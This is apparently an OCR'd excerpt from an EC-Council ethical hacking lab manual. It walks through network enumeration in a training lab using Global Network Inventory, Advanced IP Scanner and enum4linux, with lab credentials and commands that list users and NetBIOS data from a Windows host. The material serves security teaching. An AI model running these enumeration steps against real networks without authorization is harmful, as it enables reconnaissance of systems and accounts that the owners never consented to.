


Figure 7.1.16: Global Network Inventory Users tab

20. Click the **Services** tab and hover the mouse cursor over any service to view its details.




Figure 7.1.17: Global Network Inventory Services tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Click the **Installed software** tab, and hover the mouse cursor over any software to view its details.




Figure 7.1.18: Global Network Inventory Installed software tab

22. Click the **Shares** tab, and hover the mouse cursor over any shared folder to view its details.




Figure 7.1.19: Global Network Inventory Shares tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Similarly, you can click other tabs such as **Computer System**, **Processors**, **Main board**, **Memory**, **SNMP systems**, **Main board**, and **Hot fixes**. Hover the mouse cursor over elements under each tab to view their detailed information.
24. This concludes the demonstration of performing enumeration using the Global Network Inventory.
25. Close all open windows and document all the acquired information.

TASK 2 Enumerate Network Resources using Advanced IP Scanner

Here, we will use the Advanced IP Scanner to enumerate the network resources of the target network.

TASK 2.1 Install Advanced IP Scanner

Advanced IP Scanner provides various types of information about the computers on a target network. The program shows all network devices, gives you access to shared folders, provides remote control of computers (via RDP and Radmin), and can even remotely switch computers off.

1. Start the **Windows Server 2019** and **Ubuntu** virtual machines.

Note: Ensure that the **Windows 10** and **Windows Server 2016** virtual machines are still running.

2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. Navigate to **Z:\CEHv11 Module 03 Scanning Networks\Ping Sweep Tools\Advanced IP Scanner** and double-click **Advanced_IP_Scanner_2.5.3850.exe**.
4. Follow the installation steps to install Advanced IP Scanner, using all the default settings.
5. After the installation completes, ensure that the **Run Advanced IP Scanner** option is selected and click **Finish**.



Figure 7.2.1: Advanced IP Scanner setup

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Advanced IP Scanner** GUI appears, as shown in the screenshot.




Figure 7.2.2: Advanced IP Scanner main window

TASK 2.2

Scan a Network to Discover Hosts

7. In the **IP address range** field, specify the IP range (in this example, we will target **10.10.10.5-10.10.10.20**). Click the **Scan** button.

Note: The IP address range might vary in your lab environment.




Figure 7.2.3: Scanning a Subnet

8. **Advanced IP Scanner** scans the target IP address range, with progress tracked by the status bar at the bottom of the window. Wait for the scan to complete.




Figure 7.2.4: Advanced IP Scanner displaying the list of alive hosts

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The scan results appear, displaying information about active hosts in the target network such as status, machine name, IP address, manufacturer name, and MAC addresses, as shown in the screenshot.




Figure 7.2.5: Advanced IP Scanner results

10. Click the **Expand all** icon ( ) to view the shared folders and services running on the target network.




Figure 7.2.6: Advanced IP Scanner click the Expand all icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The shared folders and services running on the target network appear, as shown in the screenshot.




Figure 7.2.7: Advanced IP Scanner displaying shared folders and services

TASK 2.3

Examine the Options

12. Right-click any of the detected IP addresses to list available options.




Figure 7.2.8: Exploring the available options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Using these options, you can ping, traceroute, transfer files, chat, send a message, connect to the target machine remotely (using **Radmin**), etc.

Note: To use the Radmin option, you need to install Radmin viewer, which you can download at **http://www.radmin.com**.

14. In the same way, you can select various other options to retrieve shared files, view system-related information, etc.
15. This concludes the demonstration of enumerating network resources using Advanced IP Scanner.
16. Close all open windows and document all the acquired information.
17. Turn off the **Windows 10**, **Windows Server 2019**, and **Ubuntu** virtual machines.

TASK 3

Enumerate Information from Windows and Samba Hosts using Enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It is used for share enumeration, password policy retrieval, identification of remote OSes, detecting if hosts are in a workgroup or a domain, user listing on hosts, listing group membership information, etc.

Here, we will use the Enum4Linux to perform enumeration on a Windows and a Samba host.

1. Start the **Parrot Security** virtual machine.

Note: Ensure that the **Windows Server 2016** virtual machine is still running.

2. Switch to **Parrot Security** virtual machine.
3. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

4. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 7.3.1: MATE Terminal Icon

5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 7.3.2: Running the programs as a root user

TASK 3.1

Check Enum4linux Options

8. In the **Parrot Terminal** window, type **enum4linux -h** and press **Enter** to view the various options available with enum4linux.




Figure 7.3.3: Enum4linux help command

9. The help options appear, as shown in the screenshot. In this lab, we will demonstrate only a few options to conduct enumeration on the target machine.




Figure 7.3.4: Enum4linux help options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Test for NetBIOS Info

10. We will first enumerate the NetBIOS information of the target machine. In the terminal window, type **enum4linux -u martin -p apple -n <Target IP Address>** (in this case, **10.10.10.16**) and hit **Enter**.

Note: In this command, **-u user** specifies the username to use and **-p pass** specifies the password.



Figure 7.3.5: Enum4linux command for nbtstat info

11. The tool enumerates the target system and displays the NetBIOS information under the **Nbtstat Information** section.




Figure 7.3.6: The target's NetBIOS information

TASK 3.3

Test for User Info

12. In the terminal window, type **enum4linux -u martin -p apple -U <Target IP Address>** (in this case, **10.10.10.16**) and hit **Enter** to run the tool with the "get userlist" option.

Note: In this case, **10.10.10.16** is the IP address of the **Windows Server 2016**; this might be different in your lab environment.




Figure 7.3.7: Enum4linux command with Get userlist option enabled

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Enum4linux starts enumerating and displays data such as Target Information, Workgroup/Domain, domain SID (security identifier), and the list of users, along with their respective RIDs (relative identifier), as shown in the screenshots below.

